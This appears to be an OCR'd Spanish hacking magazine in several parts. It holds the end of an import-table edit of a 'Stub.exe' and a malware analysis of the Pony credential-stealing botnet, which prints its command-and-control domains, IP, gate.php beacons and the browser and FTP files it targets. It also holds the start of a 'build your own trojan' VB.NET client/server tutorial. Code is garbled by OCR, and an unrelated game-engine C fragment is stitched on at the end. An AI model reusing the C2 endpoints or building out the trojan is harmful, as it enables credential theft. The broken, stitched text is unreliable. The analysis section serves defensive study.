00002AE4	12	0C	_.vbsFreeVar

Nos vamos donde dice "Import directory" allí veremos la **msvbvm60**, le damos un click. Aparecerán debajo las librerías.





Bien, una vez que ya sabemos la ubicación exacta en donde peguemos la librería, abrimos nuestro CFF Explorer  
 En este caso elegimos la librería **\_\_vbaVarMove**, la copiamos.



Finalmente, reemplazamos el **6216** por la nueva ubicación **19A8**.

OFTs	FTs (IAT)	Hint	Name
000060B4	00001008	000016A8	000016AA
Dword	Dword	Word	szAnsi
000061FE	72A39386	0000	_Cicos
00006208	72A309F9	0000	_adj_fptan
000016A8	72A46AEE	0000	_vbaVarMove
00006226	72A0C0F6	0000	_vbaStrAryToUnicode
0000623E	72A4728D	0000	_vbaVarVargNofree
00006254	72A46831	0000	_vbaFreeVar
00006264	72A0C244	0000	_vbaAryMove
00006274	72A0C0E0	0000	_vbaStrAryToAnsi
00006288	72A36A0B	0000	_vbaLenBstr

Recuerden: **File, Save/ Save As.**


The screenshot shows a software application window with a 'File' menu open. The 'Save As...' option is highlighted. Below the menu is a toolbar with various utility icons. The main window displays a table of module imports for a file named 'Stub.exe'.

Module Name	Imports	OFTs	TimeStamp	ForwarderCl
000061F0	N/A	00006084	00006088	0000608C
szAnsi	(nFunctions)	Dword	Dword	Dword
MSVBVM60.DLL	80	000060AC	FFFFFFFF	FFFFFFFF

OFTs	FTs (IAT)	Hint	Name
000060B4	00001008	000019A8	000019AA
Dword	Dword	Word	szAnsi
000061FE	72A39386	0000	_Cicos
00006208	72A309F9	0000	_adj_fptan
000019A8	72A46AEE	0002	_vbaVarMove

Veamos como quedó la librería en Hex con su nueva ubicación:



Conclusión de cierre: *Moddear* un binario, bajo el auxilio de las herramientas referidas, no resulta un procedimiento complejo y puede ser de gran utilidad. Confiamos que el artículo que os dejamos les resulte ameno y comprensible para los que se inician en esta área.



# *Análisis de Malwares*

*Autor: Blackdrake*

# III. ANÁLISIS DE MALWARES

Nuevamente bienvenidos al capítulo de análisis de malware. En esta oportunidad vamos a realizar una tarea sencilla; nuestro trabajo consistirá en averiguar hacia donde apunta (o que pretende) el fichero malicioso.

Consideramos como punto de partida el archivo que aparece en la siguiente imagen; con la idea -como señalábamos antes- de ejecutarlo y con el objetivo de saber a dónde apunta.



## 1. FICHEROS MALICIOSOS Y WIRESHARK

Antes de proceder a ejecutar el archivo infectado, vamos a iniciar **Wireshark** en nuestra máquina virtual (siempre se aconseja ejecutar malware en entornos controlados), para no perder detalle de las conexiones que realiza mientras se ejecuta:


Se detectó software potencialmente peligroso. Haga clic para revisarlo y emprender algún Perfil: Default

Como vemos, **Wireshark** nos dio distintos datos al ejecutarlo; vamos a revisarlo en busca de información interesante, entre todas ellas, podemos ver una que destaca sobre el resto:


```
621 27.9663240 10.0.2.15 192.249.113.41 HTTP 245 GET /Panel/Pony.exe HTTP/1.0
```

Buscaremos todas las conexiones que se realizan hasta esa dirección IP, entre todas ellas, encontramos éstas:

Como podemos ver en la siguiente imagen, se envían datos de nuestra máquina hacia un archivo **php** alojado en una web, vamos a ver dónde:



Precisamente, en este momento, Windows lanza un aviso de que el archivo hacía más de lo que nosotros pensábamos, pues estaba creando varios archivos temporales...



Pero continuemos con nuestro trabajo: encontrar la página web. En **Wireshark** obtuvimos lo siguiente:

```

[+] Hypertext Transfer Protocol
  [x] POST /Panel/gate.php HTTP/1.0\r\n
    Host: login.ministryofvapes.com\r\n
    Accept: */*\r\n
    Accept-Encoding: identity, *,q=0\r\n
  [x] Content-Length: 2745\r\n
    [Content length: 2745]
    Connection: close\r\n
    Content-Type: application/octet-stream\r\n
    Content-Encoding: binary\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; windows 98)\r\n
    \r\n
    [Fu] request_URI: http://login.ministryofvapes.com/Panel/gate.php
    [HTTP request 1/1]
    [Response in frame: 642]
  [x] Content-encoded entity body (binary): 2745 bytes [Error: Decompression failed]

```

Ya localizamos la página web, que por el archivo llamado **gate.php** se puede pensar que es una BotNet.

## 2. LA INFORMACIÓN DE CUCKOO

Vamos a subirlo a **Cuckoo** (cuya instalación vimos en la entrega pasada) o bien, usamos el servicio que nos ofrece **malwr.com**:

### Signatures

File has been identified by at least one AntiVirus on VirusTotal as malicious

Performs some HTTP requests

The binary likely contains encrypted or compressed data.

section: {u'size\_of\_data': u'0x00008400', u'virtual\_address': u'0x00012000', u'entropy': 7.891206827557479, u'name': u'UPX1', u'virtual\_size': u'0x00009000'}

The executable is compressed using UPX

section: {u'size\_of\_data': u'0x00000000', u'virtual\_address': u'0x00001000', u'entropy': 0.0, u'name': u'UPX0', u'virtual\_size': u'0x00011000'}

Steals private information from local Internet browsers

process\_id: 1316

process\_name: Pony.exe

file: C:\Documents and Settings\User\Local Settings\History\History.IE5\index.dat

Contacts C&C server HTTP check-in (Banking Trojan)

url: {u'body': u'', u'uri': u'http://login.ministryofvapes.com/Panel/gate.php', u'user-agent': u'Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)', u'port': 80, u'host': u'login.ministryofvapes.com', u'version': u'1.0', u'path': u'/Panel/gate.php', u'data': u'POST /Panel/gate.php HTTP/1.0\r\nHost: login.ministryofvapes.com\r\nAccept: \*/\*\r\nAccept-Encoding: identity, \*,q=0\r\nContent-Length: 2745\r\nConnection: close\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)\r\n\r\n', u'method': u'POST'}


Harvests credentials from local FTP client softwares

file: C:\Documents and Settings\User\Application Data\GlobalSCAPE\CuteFTP\ism.dat

Installs itself for autorun at Windows startup

Como vemos, en el mensaje, **Cuckoo** nos dice que el malware roba información local de los navegadores, además, de que puede ser un troyano bancario; (cuyo nombre de proceso es **Pony.exe**).

En consecuencia, nos pusimos a investigar sobre ese archivo (cuyo objetivo era encontrar más archivos como éste), pues queríamos saber de que BotNet se trataba, y la suerte nos acompañó, porque lo encontramos:



Lo subimos directamente a **Cuckoo**, pues también nos da información sobre los *host* a los que conecta.

#### Hosts

IP
87.237.198.245
74.125.239.113
5.45.179.157

#### Domains

DOMAN	IP
www.google.com	74.125.239.113

No conectaba al mismo dominio que el anterior archivo, pero podía ser -básicamente- porque no había sido creado por la misma persona... fuimos a revisar los mensajes que nos proporcionaba para ver si tenía algo que ver con el otro:


#### Signatures

Starts servers listening on 0.0.0.0:18232, 127.0.0.1:14558, 0.0.0.0:26507
File has been identified by at least one AntiVirus on VirusTotal as malicious
Performs some HTTP requests
Executed a process and injected code into it, probably while unpacking
Tries to unhook Windows functions monitored by Cuckoo
Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate)
Steals private information from local Internet browsers
Creates Zeus (Banking Trojan) mutexes
Contacts C&C server HTTP check-in (Banking Trojan)
<b>uri:</b> {u'body': u'', u'uri': u'http://87.237.198.245/img/gate.php', u'user-agent': u'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)', u'port': 80, u'host': u'87.237.198.245', u'version': u'1.1', u'path': u'/img/gate.php', u'data': u'POST /img/gate.php HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)\r\nHost: 87.237.198.245\r\nContent-Length: 2127\r\nConnection: Keep-Alive\r\nCache-Control: no-cache\r\n\r\n', u'method': u'POST'}
Operates on local firewall's policies and settings
Creates a slightly modified copy of itself
Installs itself for autorun at Windows startup

### 3. LA BOTNET PONY

Más o menos su función era la misma pero este parecía mucho más peligroso... por lo que nos pusimos a investigar sobre **Pony**, y esta es la información que obtuvimos:

**Pony**, es una BotNet que tiene el siguiente aspecto:



**Добавлено паролей за последние 24 часа**

Часы	FTP	REPORTS	HTTP
23	400	200	100
00	2000	1000	500
01	2000	1000	500
02	1000	500	200
03	500	200	100
04	200	100	50
05	100	50	20
06	50	20	10
07	20	10	5
08	10	5	2
09	5	2	1
10	2	1	0
11	1	0	0
12	0	0	0
13	0	0	0
14	0	0	0
15	0	0	0
16	0	0	0
17	0	0	0
18	0	0	0
19	0	0	0
20	0	0	0
21	0	0	0
22	0	0	0


**Последние входы в систему**

Логин	IP	Страна	Время входа
Аватар Имя	Last Login IP	Flag Country	Date/Hour

**Статистика**

Время сервера	2012-06-06
Всего FTP/SFTP в списке	100
Всего HTTP/HTTPS в списке	100
Всего сертификатов в списке	0
Всего уникальных отчетов	100
Получено дубликатов	100
Не обработано отчетов	100
Событий в системных логах	100
Полный размер отчетов в БД	100 MB
Полный размер БД	100 MB
Добавлено FTP (HTTP) за последние 24 часа	100 (1)
Добавлено FTP (HTTP) за последний час	0 (0)
Добавлено FTP (HTTP) за последние 10 минут	0 (0)
Добавлено отчетов за последние 24 часа	100
Добавлено отчетов за последний час	0
Добавлено отчетов за последние 10 минут	0

Página Principal:



Log de FTP


**Список FTP**

URL	FTP клиент	Время добавления
ftp://192.168.1.100:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.101:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.102:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.103:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.104:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.105:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.106:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.107:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.108:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.109:21/	FileZilla	2012-06-01 12:00:00
ftp://192.168.1.110:21/	FileZilla	2012-06-01 12:00:00

Log de HTTP:

URL	HTTP метод	Коды ответов
...	Google Chrome	2012-00
...	Google Chrome	2012-00
...	Opera	2012-00

Estadísticas:



**Pony** es capaz de robar información de más de 60 programas:

1. SystemInfo
2. FAR Manager
3. Total Commander
4. WS\_FTP
5. CuteFTP
6. FlashFXP
7. FileZilla
8. FTP Commander
9. BulletProof FTP
10. SmartFTP
11. TurboFTP
12. FFFTP

Pueden ver la lista completa y más sobre este análisis en:

<http://zerosecurity.org/2012/06/a-look-at-pony-1-7-http-botnet>

Para cerrar esta breve guía, recordarles que en el análisis de malware es conveniente realizarlo no solo en entornos controlados, sino que debemos irlo ensayando o probando de manera gradual y atenta al universo cambiante que éste implica. En futuras entregas iremos viendo análisis más complejos conjuntamente con el uso de otras herramientas.



# *Crear un troyano paso a paso*


*Autor: 79137913*

## IV. CREAR UN TROYANO PASO A PASO

Entrega tras entrega iremos compartiendo fragmentos de códigos para que vayas armando tu propio troyano, paso a paso, desde cero en VB.NET.


En esta primer parte, comenzaremos con la creación del cliente y el servidor y la conexión entre ambos.

Como prerequisite es necesario tener instalado Visual Studio en nuestra PC. Una vez que lo tengamos lo abrimos y creamos la siguiente solución y dos proyectos. Deberíamos tener la siguiente estructura:



### 1. CLIENTE


Creamos el formulario del tamaño que deseemos y luego arrastramos el componente *ListView* hasta él. Deberíamos tener lo siguiente:



Acto seguido, hacemos click en el *ListView* que hemos agregado y en vista colocamos “*Details*” para que luego nos muestre los detalles de los remotos que se conecten a nuestro cliente:



Ahora, debemos agregar cuatro columnas y debería quedar como en la siguiente imagen, para el resto de las columnas colocar en Text lo siguiente: “PCName”; “OsVersion”; “IP” que son los datos que nos saldrán cuando alguien se conecte.



El listview debería quedar de la siguiente forma (los anchos de columna los editan ustedes a gusto, y si quieren que se vean las líneas grises deben poner en las propiedades del listview `GridLines=True`).



```
32. DataSocket.Close() 'Cerramos el socket
33. EndIf
34. Finally
35. HiloEscucha.Abort() 'cortamos el hilo
36. End
37. EndTry
38. EndSub
39. EndClass
```

---


## 2. SERVIDOR

Ahora, en el proyecto del servidor, solamente crearemos el formulario y le agregaremos el siguiente código:

```
1. ImportsSystem.Net.Sockets
2. PublicClassServer
3. DimoSocketAsSocket
4. PrivateSubServer_Load(senderAsObject, e AsEventArgs) Handles MyBase.Load
5. Try
6. oSocket = NewSocket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp) 'Creamos el socket
7. DimosVersionAsString = System.Environment.OSVersion.ToString() ' Creamos la variable OsVersion que nos dira que sistema posee nuestro remoto
8. DimPCNameAsString = System.Windows.Forms.SystemInformation.ComputerName'Creamos la variable PCName que nos dira el nombre de la pc de nuestro remoto
9. DimvDatos(1500) AsByte'Creamos un buffer de salida. Límite de buffer: 1500
10. vDatos =
    System.Text.Encoding.BigEndianUnicode.GetBytes("HELLO"&"|"&"Underc0deRAT[MAGAZINE]"&"|"&PC
    Name&"|"&osVersion) 'llenamos el buffer con la cadena que mostraremos en el listview
11. oSocket.Connect(Net.IPAddress.Parse("127.0.0.1"), 7913) 'Conectamos con el servidor: en el ip 127.0.0.1 y el puerto 7913
12. oSocket.Send(vDatos) 'Enviamos los datos
13. oSocket.Disconnect(False) 'Nos desconectamos del servidor
14. oSocket.Close() 'Cerramos el socket usado para el envío
15. CatcherAsSocketException
16. MsgBox(er.SocketErrorCode)
17. EndTry
18. EndSub
19. EndClass
```

---

Finalmente, ejecutamos el cliente y luego el servidor, y podremos ver que conecta en nuestro cliente:



Si han seguido los pasos indicados, no tendrán problemas en estas etapas iniciales. En próximas entregas avanzaremos hasta completar la guía que anunciamos al comienzo de este apartado, por lo que recomiendo alguna lectura sobre VB.NET.



```

int #2
if (paused)
{
    paused = false;
    S_PauseSound (0);
}

// This was quite messy with SPECIAL and commented parts.
// Supposedly tracks to make the latest edition work.
// It might not work properly.
if (episode < 1)
    episode = 1;

if (gamemode == retail)
{
    if (episode > 4)
        episode = 4;
}
else if (gamemode == swarcware)
{
